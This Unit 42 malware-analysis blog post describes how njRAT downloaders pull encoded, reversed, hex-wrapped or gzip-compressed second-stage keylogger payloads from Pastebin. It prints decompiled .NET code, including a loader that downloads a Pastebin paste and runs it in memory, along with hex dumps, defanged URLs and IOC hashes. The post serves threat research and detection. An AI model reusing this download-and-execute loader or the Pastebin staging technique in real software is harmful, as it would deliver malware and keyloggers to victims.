njRAT Spreading Through Active Pastebin Command and Control Tunnel

unit42.paloaltonetworks.com/njrat-pastebin-command-and-control

Yanhui Jia, Chris Navarrete, Haozhe Zhang December 9, 2020

By Yanhui Jia, Chris Navarrete and Haozhe Zhang

December 9, 2020 at 6:00 AM

Category: Malware, Unit 42

Tags: C2, command and control, Cybercrime, Evasion, exploit, NJRat, Pastebin

This post is also available in: 日本語 (Japanese)

Executive Summary

In observations collected since October 2020, Unit 42 researchers have found that malware authors have been leveraging njRAT (also known as Bladabindi), a Remote Access Trojan, to download and deliver second-stage payloads from Pastebin, a popular website that is well-known to be used to store data anonymously. Attackers are taking advantage of this service to post malicious data that can be accessed by malware through a shortened URL, thus allowing them to avoid the use of their own command and control (C2) infrastructure and therefore increasing the possibility of operating unnoticed.

In this blog, we will introduce different scenarios and data transformations that we have found in the wild, and describe the relationship between the downloader component and its second-stage malware.

Palo Alto Networks Next-Generation Firewall customers are protected from njRAT with Threat Prevention and WildFire security subscriptions. Customers are also protected with Cortex XDR.

Active Pastebin C2 Tunnel

Pastebin's C2 tunnel is actively used by attackers as a hosting service for malicious payloads that can be downloaded by keyloggers, backdoors or Trojans.

The hosted data differs in its form and shape. The different data encodings and transformations that can be found include traditional base64 encoding, hexadecimal and JSON data, compressed blobs, and plain-text data with embedded malicious URLs. It is believed that this use of Pastebin is intended to evade detection by security products.

In the following sections, we will introduce different scenarios and data transformations that we have found in the wild, and describe the relationship between the downloader component and its second-stage malware.

Second-Stage Malware Dropped by base64 Encoding Response

Downloader: 91f4b53cc4fc22c636406f527e3dca3f10aea7cc0d7a9ee955c9631c80d9777f
Second-stage: 492ea8436c9a4d69e0a95a13bac51f821e8454113d4e1ccd9c8d903a070e37b2
Source URL: hxxps://pastebin[.]com/raw/VbSn9AnN

The downloader (91f4b53cc4fc22c636406f527e3dca3f10aea7cc0d7a9ee955c9631c80d9777f) requests Pastebin C2 data and uses the less evasive version of stored data, which corresponds to traditional base64 encoding.

base64: Encoded data

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   54 56 71 51 41 41 4D 41 41 41 41 45 41 41 41 41  TVqQAAMAAAAEAAAA
00000010   2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 41  //8AALgAAAAAAAAA
00000020   51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  QAAAAAAAAAAAAAAA
00000030   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000050   67 41 41 41 41 41 34 66 75 67 34 41 74 41 6E 4E  gAAAAA4fug4AtAnN
00000060   49 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77  IbgBTM0hVGhpcyBw
00000070   63 6D 39 6E 63 6D 46 74 49 47 4E 68 62 6D 35 76  cm9ncmFtIGNhbm5v
00000080   64 43 42 69 5A 53 42 79 64 57 34 67 61 57 34 67  dCBiZSBydW4gaW4g
00000090   52 45 39 54 49 47 31 76 5A 47 55 75 44 51 30 4B  RE9TIG1vZGUuDQ0K
000000A0   4A 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41  JAAAAAAAAABQRQAA
000000B0   54 41 45 44 41 43 43 7A 6A 31 67 41 41 41 41 41  TAEDACCzj1gAAAAA
000000C0   41 41 41 41 41 4F 41 41 41 67 45 4C 41 51 67 41  AAAAAOAAAgELAQgA
000000D0   41 46 59 41 41 41 41 47 41 41 41 41 41 41 41 41  AFYAAAAGAAAAAAAA
000000E0   66 6E 51 41 41 41 41 67 41 41 41 41 67 41 41 41  fnQAAAAgAAAAgAAA
000000F0   41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 41  AABAAAAgAAAAgAA
00000100   42 41 41 41 41 41 41 41 41 41 41 45 41 41 41 41  BAAAAAAAAAAEAAAA
00000110   41 41 41 41 41 41 44 41 41 41 41 41 41 67 41 41  AAAAAADAAAAAAgAA
00000120   41 41 41 41 41 41 49 41 51 49 55 41 41 42 41 41  AAAAAAIAQIUAABAA
```

base64: Decoded / Binary dumped

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   50 45 00 00 4C 01 03 00 20 B3 8F 58 00 00 00 00  PE..L... ³.X....
00000090   00 00 00 00 E0 00 02 01 0B 01 08 00 00 56 00 00  ....à........V..
000000A0   00 06 00 00 00 00 00 00 7E 74 00 00 00 20 00 00  ........~t... ..
000000B0   00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00  .€....@.. ......
000000C0   04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0   00 C0 00 00 00 02 00 00 00 00 00 00 02 00 40 85  .À............@…
000000E0   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
000000F0   00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000100   30 74 00 00 4B 00 00 00 00 80 00 00 40 02 00 00  0t..K....€..@...
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120   00 A0 00 00 0C 00 00 00 00 00 00 00 00 00 00 00  . ..............
```

Figure 1. base64 encoded data and its transformation to an executable file.

Once decoded, the final payload is revealed as a 32-bit .NET executable, which makes use of several Windows API functions including GetKeyboardState(), GetAsynckeyState(), MapVirtualKey(), etc. These are commonly used by keyloggers and Trojans, as well as by functions used to potentially exfiltrate user data. It is also worth noting that the downloader and second-stage executables are similar in their functionality and code.

The following image presents a screen capture of the decompiled code of the second-stage sample.

```
public class kl
{
    private int LastAV;
    private string LastAS;
    private Keys lastKey;
    public string Logs;
    public string vn;
    public kl()...
    [DllImport("user32.dll")]
    private static extern int ToUnicodeEx(uint a, uint b, byte[] c, [MarshalAs(UnmanagedType.LPWStr)] [Out] StringBuilder d, int e, uint f, IntPtr g);
    [DllImport("user32.dll")]
    private static extern bool GetKeyboardState(byte[] a);
    [DllImport("user32.dll")]
    private static extern uint MapVirtualKey(uint a, uint b);
    [DllImport("user32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern int GetWindowThreadProcessId(IntPtr a, ref int b);
    [DllImport("user32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern int GetKeyboardLayout(int a);
    [DllImport("user32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
    private static extern short GetAsyncKeyState(int a);
    private string AV()...
    private static string VKCodeToUnicode(uint a)...
    private string Fix(Keys k)...
    public void WRK()...
}
```

Figure 2. Windows API functions related to keylogger functionalities.

Second-Stage Malware Dropped by base64 Encoding Reverse Evasion

Downloader: 67cbb963597abb591b8dc527e851fc8823ff22d367f4b580eb95dfad7e399e66
Second-stage: ffb01512e7357ab899c8eabe01a261fe9462b29bc80158a67e75fdc9c2b348f9
Source URL: hxxps://pastebin[.]com/raw/JMkdgr4h

In this version, the base64 data was reversed, presumably as a measure to avoid detection for automated systems.

Reversed base64 string

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   3D 3D 41 41 41 41 41 41 41 41 41 41 41 41 41 41  ==AAAAAAAAAAAAAA
00000010   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000020   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000030   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000050   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000060   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000070   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000080   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000090   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000A0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000B0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000C0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000D0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000E0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000000F0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000100   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000110   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000120   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Transformed base64 data

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   54 56 71 51 41 41 4D 41 41 41 41 45 41 41 41 41  TVqQAAMAAAAEAAAA
00000010   2F 2F 38 41 41 4C 67 41 41 41 41 41 41 41 41 41  //8AALgAAAAAAAAA
00000020   51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  QAAAAAAAAAAAAAAA
00000030   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000040   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000050   67 41 41 41 41 41 34 66 75 67 34 41 74 41 6E 4E  gAAAAA4fug4AtAnN
00000060   49 62 67 42 54 4D 30 68 56 47 68 70 63 79 42 77  IbgBTM0hVGhpcyBw
00000070   63 6D 39 6E 63 6D 46 74 49 47 4E 68 62 6D 35 76  cm9ncmFtIGNhbm5v
00000080   64 43 42 69 5A 53 42 79 64 57 34 67 61 57 34 67  dCBiZSBydW4gaW4g
00000090   52 45 39 54 49 47 31 76 5A 47 55 75 44 51 30 4B  RE9TIG1vZGUuDQ0K
000000A0   4A 41 41 41 41 41 41 41 41 41 42 51 52 41 41 41  JAAAAAAAAABQRAAA
000000B0   54 41 45 44 41 4D 6C 2B 48 31 67 41 41 41 41 41  TAEDAM1+H1gAAAAA
000000C0   41 41 41 41 41 4F 41 41 41 67 45 4C 41 51 67 41  AAAAAOAAAgELAQgA
000000D0   41 46 59 41 41 41 41 47 41 41 41 41 41 41 41 41  AFYAAAAGAAAAAAAA
000000E0   66 6E 51 41 41 41 41 67 41 41 41 41 67 41 41 41  fnQAAAAgAAAAgAAA
000000F0   41 41 42 41 41 41 41 67 41 41 41 41 67 41 41 41  AABAAAAgAAAAgAAA
00000100   42 41 41 41 41 41 41 41 41 41 41 45 41 41 41 41  BAAAAAAAAAAEAAAA
00000110   41 41 41 41 41 41 44 41 41 41 41 41 41 67 41 41  AAAAAADAAAAAAgAA
00000120   41 41 41 41 41 41 49 41 51 49 55 41 41 42 41 41  AAAAAAIAQIUAABAA
```

Figure 3. base64 encoded reversed string and its transformation to base64 format.

After proper transformation and decoding of data, the final second-stage 32-bit .NET executable was found to be a similar sample, which exhibits keylogging and Trojan capabilities as well. Three data transformation layers were required to get the final payload.

Second-Stage Malware Dropped by ASCII and base64 Response

Downloader: 9ba0126bd6d0c4b41f5740d3099e1b99fed45b003b78c500430574d57ad1ad39
Second-stage: dfc8bffef19b68cfa2807b2faaf42de3d4903363657f7c0d27435a767652d5b4
Source URL: hxxps://pastebin[.]com/raw/LKRwaias

In this version, the base64 data was presented in hex characters.

Hex encoded string

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	35	34	35	36	37	31	35	31	34	31	34	31	34	44	34	31	5456715141414D41
00000010	34	31	34	31	34	31	34	35	34	31	34	31	34	31	34	31	4141414541414141
00000020	32	46	32	46	33	38	34	31	34	31	34	43	36	37	34	31	2F2F3841414C6741
00000030	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
00000040	35	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	5141414141414141
00000050	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
00000060	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
00000070	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
00000080	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
00000090	34	31	34	31	34	31	34	31	34	31	34	31	34	31	34	31	4141414141414141
000000A0	36	37	34	31	34	31	34	31	34	31	34	31	33	34	36	36	6741414141413466
000000B0	37	35	36	37	33	34	34	31	37	34	34	31	36	45	34	45	7567344174416E4E
000000C0	34	39	36	32	36	37	34	32	35	34	34	44	33	30	36	38	49626742544D3068
000000D0	35	36	34	37	36	38	37	30	36	33	37	39	34	32	37	37	5647687063794277
000000E0	36	33	36	44	33	39	36	45	36	33	36	44	34	36	37	34	636D396E636D4674
000000F0	34	39	34	37	34	45	36	38	36	32	36	44	33	35	37	36	49474E68626D3576
00000100	36	34	34	33	34	32	36	39	35	41	35	33	34	32	37	39	644342695A534279
00000110	36	34	35	37	33	34	36	37	36	31	35	37	33	34	36	37	6457346761573467
00000120	35	32	34	35	33	39	35	34	34	39	34	37	33	31	37	36	5245395449473176

Hex decoded and encoded base64 data

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	54	56	71	51	41	41	4D	41	41	41	41	45	41	41	41	41	TVqQAAMAAAAEAAAA
00000010	2F	2F	38	41	41	4C	67	41	41	41	41	41	41	41	41	41	//8AALgAAAAAAAAA
00000020	51	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	QAAAAAAAAAAAAAAA
00000030	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
00000050	67	41	41	41	41	41	34	66	75	67	34	41	74	41	6E	4E	gAAAAA4fug4AtAnN
00000060	49	62	67	42	54	4D	30	68	56	47	68	70	63	79	42	77	IbgBTM0hVGhpcyBw
00000070	63	6D	39	6E	63	6D	46	74	49	47	4E	68	62	6D	35	76	cm9ncmFtIGNhbm5v
00000080	64	43	42	69	5A	53	42	79	64	57	34	67	61	57	34	67	dCBiZSBydW4gaW4g
00000090	52	45	39	54	49	47	31	76	5A	47	55	75	44	51	30	4B	RE9TIG1vZGUuDQ0K
000000A0	4A	41	41	41	41	41	41	41	41	42	51	52	51	41	41		JAAAAAAAAABQRQAA
000000B0	54	41	45	44	41	4C	48	4A	62	46	67	41	41	41	41		TAEDALHJbFgAAAAA
000000C0	41	41	41	41	41	4F	41	41	41	67	45	4C	41	51	67	41	AAAAAOAAAgELAQgA
000000D0	41	46	59	41	41	41	41	47	41	41	41	41	41	41	41	41	AFYAAAAGAAAAAAAA
000000E0	66	6E	51	41	41	41	41	67	41	41	41	41	67	41	41	41	fnQAAAAgAAAAgAAA
000000F0	41	41	42	41	41	41	41	67	41	41	41	41	41	67	41	41	AABAAAAgAAAAgAAA
00000100	42	41	41	41	41	41	41	41	41	41	41	45	41	41	41	41	BAAAAAAAAAAEAAAA
00000110	41	41	41	41	41	41	44	41	41	41	41	41	41	41	67	41	AAAAAADAAAAAAgAA
00000120	41	41	41	41	41	41	49	41	51	49	55	41	41	42	41	41	AAAAAAIAQIUAABAA

Figure 4. Hex encoded string and its transformation to base64 format.

After proper decoding of Hex and base64 data, the dumped program is also a 32-bit.NET executable file sharing the same malicious characteristics as the previous example.

Second-Stage Malware Dropped by base64 Encoded and Compressed Data Response

Downloader: 54cf2d7b27faecfe7f44fb67cb608ce5e33a7c00339d13bb35fdb071063d7654
Second-stage:
96c7c2a166761b647d7588428fbdd6030bb38e5ef3d407de71da657f76b74cac
Source URL: hxxp://pastebin[.]com/raw/zHLUaPvW

This 32-bit .NET launcher sample, unlike the others, works with compressed data fetched from Pastebin.

```
// Token: 0x0600004E RID: 78 RVA: 0x0000337C File Offset: 0x0000177C
private void Form1_Load(object sender, EventArgs e)
{
    string str = "http:/";
    string str2 = "/past";
    string str3 = "ebin.c";
    string str4 = "om/raw/zHLUaPvW";
    WebClient webClient = new WebClient();
    string s = webClient.DownloadString(str + str2 + str3 + str4);
    byte[] rawAssembly = this.DecompressGZip(Convert.FromBase64String(s));
    AppDomain.CurrentDomain.Load(rawAssembly).EntryPoint.Invoke(null, null);
}
```

Figure 5. Decompression and execution of base64 compressed data.

The downloader performs the following actions:

1. The base64 encoded and compressed data is downloaded by the execution of the DownloadString() function by passing as an argument, a string that was generated by the concatenation of the variables str, str2, str3 and str4 that form the target URL.
2. The base64 and compressed data are now decoded by the FromBase64String() function and decompressed by the DecompressGZip() function. The result is an executable file stored in a byte array in the rawAssembly variable.
3. Finally, a call to the Load().EntryPoint.Invoke() function is made by passing the rawAssembly variable to the executable file in memory in order to position itself within the system and release the malicious payload.

The following picture shows the decompressed 32-bit .NET executable data residing in memory before its execution.



Figure 6. Decompressed second-stage malware in memory.

Second-Stage Malware Dropped by URL Link Response

Downloader: bd2387161cc077bfca0e0aae5d63820d1791f528feef65de575999454762d617
Second-stage:
7754d2a87a7c3941197c97e99bcc4f7d2960f6de04d280071eb190eac46dc7d8
Source URL: hxxp://pastebin[.]com/raw/ZFchNrpH

This .NET downloader uses the traditional method of grabbing an executable file from a remote URL. The target address points to hxxp://textfiles[.]us/driverupdate0.exe.

According to VirusTotal, this malware sample was identified by several vendors as malicious.



Figure 7. VirusTotal and its detection rate on driverupdate0.exe executable file.

Configuration File in JSON Response

Downloader: 94e648c0166ee2a63270772840f721ba52a73296159e6b72a1428377f6f329ad
Source URL: hxxps://pastebin[.]com/raw/8DEsZn2y

In this version, JSON formatted data was used. One of the key names, “downlodLink” (misspelled on purpose by the malware author), indicates that the value will be a URL, where additional components can be downloaded. No further information was given regarding the objective of this particular file, but it could potentially be used as a configuration file.

Figure 8. Suspected JSON-based malware configuration file.

Proxy Scraper Dropped by HTML Response

Downloader: 97227c346830b4df87c92fce616bdec2d6dcbc3e6de3f1c88734fe82e2459b88
Proxy Scraper.exe:
e3ea8a206b03d0a49a2601fe210c949a3c008c97e5dbf77968c0d08d2b6c1255
MaterialSkin.dll:
b9879df15e82c52e9166c71f7b177c57bd4c8289821a65a9d3f5228b3f606b4e
Source URL: hxxps://pastebin[.]com/rw/770qPDMt

This malware parses the HTML page in order to get the link to prepare for further attacks. For this particular sample, Pastebin data is used to provide links for software downloads.



Figure 9. Link pointing to Proxy Scraper software.
The download link points to a compressed file called Simple+Scraper.zip containing two files: MaterialSkin.dll and Proxy Scraper.exe. By statically inspecting the code using .NET Decompiler software, we found that the downloader malware uses Pastebin as a repository to host links to updates related to the Proxy Scraper software.

```
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    try
    {
        WebClient webClient = new WebClient();
        string text = webClient.DownloadString("http://pastebin.com/770qPDMt");
        Regex regex = new Regex("####(.*)####");
        Match match = regex.Match(text);
        bool flag = text.Contains("Yes Update Available");
        if (flag)
        {
            bool flag2 = MessageBox.Show("A new update is available! Would you like to update?", "Update Info", MessageBo
            if (flag2)
            {
                Process.Start(match.Groups[1].Value);
            }
```

Figure 10. .NET code used to check for updates related to the Proxy Scraper software.

The downloader version ("v2.0") is shown at code level, but the second-stage malware code doesn't indicate a version. However, based on VirusTotal information, the executable file has been submitted under different names, including "Lithium proxy scraper v2.6".

Conclusion

The Pastebin C2 tunnel is still alive and being used by njRAT to deliver malicious payloads by downloading data hosted in Pastebin, allowing this and other malware families in the wild to take advantage of paste-based public services. Based on our research, malware authors are interested in hosting their second-stage payloads in Pastebin and encrypting or obfuscating such data as a measure to evade security solutions. There is a possibility that malware authors will use services like Pastebin for the long term.

At the time of this writing, the following samples were not publicly available. However, we have created all the required coverage against their behavior and communication.

- ffb01512e7357ab899c8eabe01a261fe9462b29bc80158a67e75fdc9c2b348f9
- dfc8bffef19b68cfa2807b2faaf42de3d4903363657f7c0d27435a767652d5b4
- 96c7c2a166761b647d7588428fbdd6030bb38e5ef3d407de71da657f76b74cac

Palo Alto Networks customers are protected from this kind of attack by the following:

1. Threat Prevention signatures 21010, 21005, 21075 and 21077 identify HTTP Pastebin requests attempting to download malicious components.
2. WildFire and Cortex XDR identify and block njRAT and its droppers.

IOCs

Samples

03c7015046ef4e39a209384f2632812fa561bfacffc8b195542930e91fa6dceb

205341c9ad85f4fc99b1e2d0a6a5ba5c513ad33e7009cdf5d2864a422d063aba

2270b21b756bf5b5b1b5002e844d0abe10179c7178f70cd3f7de02473401443a

54cf2d7b27faecfe7f44fb67cb608ce5e33a7c00339d13bb35fdb071063d7654

54d7ee587332bfb04b5bc00ca1e8b6c245bb70a52f34835f9151b9978920b6d7

678a25710addeefd8d42903ceddd1c82c70b75c37a80cf2661dab7ced6732cd3

67cbb963597abb591b8dc527e851fc8823ff22d367f4b580eb95dfad7e399e66

6817906a5eff7b02846e4e6a492ee57c2596d3f19708d8483bef7126faa7267f

69366be315acc001c4b9b10ffc67dad148e73ca46e5ec23509f9bb3eedcd4c08

94c2196749457b23f82395277a47d4380217dd821d0a6592fc27e1e375a3af70

94e648c0166ee2a63270772840f721ba52a73296159e6b72a1428377f6f329ad

96640d0c05dd83bb10bd7224004056e5527f6fad4429beaf4afa7bad9001efb7

97227c346830b4df87c92fce616bdec2d6dcbc3e6de3f1c88734fe82e2459b88

97b943a45b4716fcea4c73dce4cefe6492a6a51e83503347adcd6c6e02261b84

9ba0126bd6d0c4b41f5740d3099e1b99fed45b003b78c500430574d57ad1ad39

bd2387161cc077bfca0e0aae5d63820d1791f528feef65de575999454762d617

Second Stage

9982c4d431425569a69a022a7a7185e8c47783a792256f4c5420f9e023dee12a

d347080fbc66e680e2187944efbca11ff10dc5bfcc76c815275c4598bb410ef6

30c071a9e0207f0ca98105c40ac60ec50104894f3e4ed0fb1e7b901f56d14ad4

231d52100365c14be32e2e81306b2bb16c169145a8dbcdc8f921c23d7733cef0

fd5c731bb53c4e94622e016d83e4c0d605baf8e34c7960f72ff2953c65f0084c

b3730931aaa526d0189aa267aa0d134eb89e538d79737f332223d3fc697c4f5a

75b833695a12e16894a1e1650ad7ed51e6f8599ceaf35bbd8e9461d3454ab711

6d0b09fe963499999af2c16e90b6f8c5ac51138509cc7f3edb4b35ff8bef1f12

2af1bb05a5fde5500ea737c08f1b675a306150a26610d2ae3279f8157a3cb4df

db8ca46451a6c32e3b7901b50837500768bb913cafb5e12e2111f8b264672219

5ebb875556caefb78d5050e243f0efb9c2c8e759c9b32a426358de0c391e8185

bdc33dbdfd92207ad88b6feb3066bb662a6ca5cf02710870cae38320bb3a35bf

08f378fe42aec892e6eb163edc3374b0e2eb677bd01e398addd1b1fca4cd23c4

URLs

Active:

hxxp://pastebin[.]com/raw/JKqwsAs6

hxxp://pastebin[.]com/raw/pc9QbQCK

hxxp://pastebin[.]com/raw/Rpx7tm9N

hxxp://pastebin[.]com/raw/hsGSLP89

hxxp://pastebin[.]com/raw/HNkipzLK

hxxp://pastebin[.]com/raw/Z3mcNqjz

hxxp://pastebin[.]com/raw/h5yBCwpY

